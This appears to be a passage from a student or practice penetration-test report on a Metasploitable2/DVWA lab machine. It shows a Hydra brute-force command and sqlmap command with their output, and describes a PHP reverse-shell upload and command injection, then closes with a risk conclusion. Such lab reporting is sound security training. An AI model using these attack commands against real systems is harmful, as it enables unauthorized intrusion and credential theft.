


Figure 43-Exploiting weak credentials used in FTP

Scope – http://192.168.8.194/dvwa

a) Exploiting Weak Credentials Used for Login

Hydra was used to crack the login password of admin and it was successful.

```
┌─[ravishanka@parrot]─[~]
└──╼ $hydra -l admin -P users 192.168.8.194 http-post-form "/dvwa/login.php:username=^USER^
&password=^PASS^&Login=Login:Login Failed"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-28 02:43:50
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-post-form://192.168.8.194:80/dvwa/login.php:username=^USER^&password=
^PASS^&Login=Login:Login Failed
[80][http-post-form] host: 192.168.8.194   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-28 02:43:52
```

Figure 44-Cracking HTTP Login

b) Exploiting SQL Injection

User ID parameter of the web application was vulnerable to SQL injection and using sqlmap it was exploited in order to obtain sensitive information.




Figure 45-User ID parameter

```
┌─[ravishanka@parrot]─[~]
└──╼ $sqlmap -r intercept --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5#stable}
|_ -| . ['] |     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
 illegal. It is the end user's responsibility to obey all applicable local, state and feder
al laws. Developers assume no liability and are not responsible for any misuse or damage ca
used by this program

[*] starting @ 02:47:49 /2021-09-28/
```

Figure 46-Utilizing sqlmap




Figure 47-Fetching databases using sqlmap




Figure 48-Obaining user passwords using sqlmap

Those passwords could be easily cracked with the built-in wordlists and provided almost all user passwords in clear text.

c) Exploiting Unrestricted File Upload

A php reverse shell was uploaded to the image file upload section and it provided direct access to the system.




Figure 49-PHP File uploaded





Figure 50-Reverse shell

d) Exploiting Command Injection

Operating system commands could be exploited successfully in the "Ping for Free" website function. Sensitive data could be obtained easily by exploiting it.



4. Conclusion

Vulnerabilities associated with Metasploitable2 system and its web application were analyzed and demonstrated though this report. The overall risk associated with the system is very critical because it is vulnerable to many high severity vulnerabilities which leads to remote code execution.

Vulnerabilities were categorized into high , medium and low severity levels for better reference and most of the vulnerabilities were exploited in order to give the reader an understanding about how an attacker can compromise the system in a real life scenario. Immediate actions should be taken to mitigate these vulnerabilities.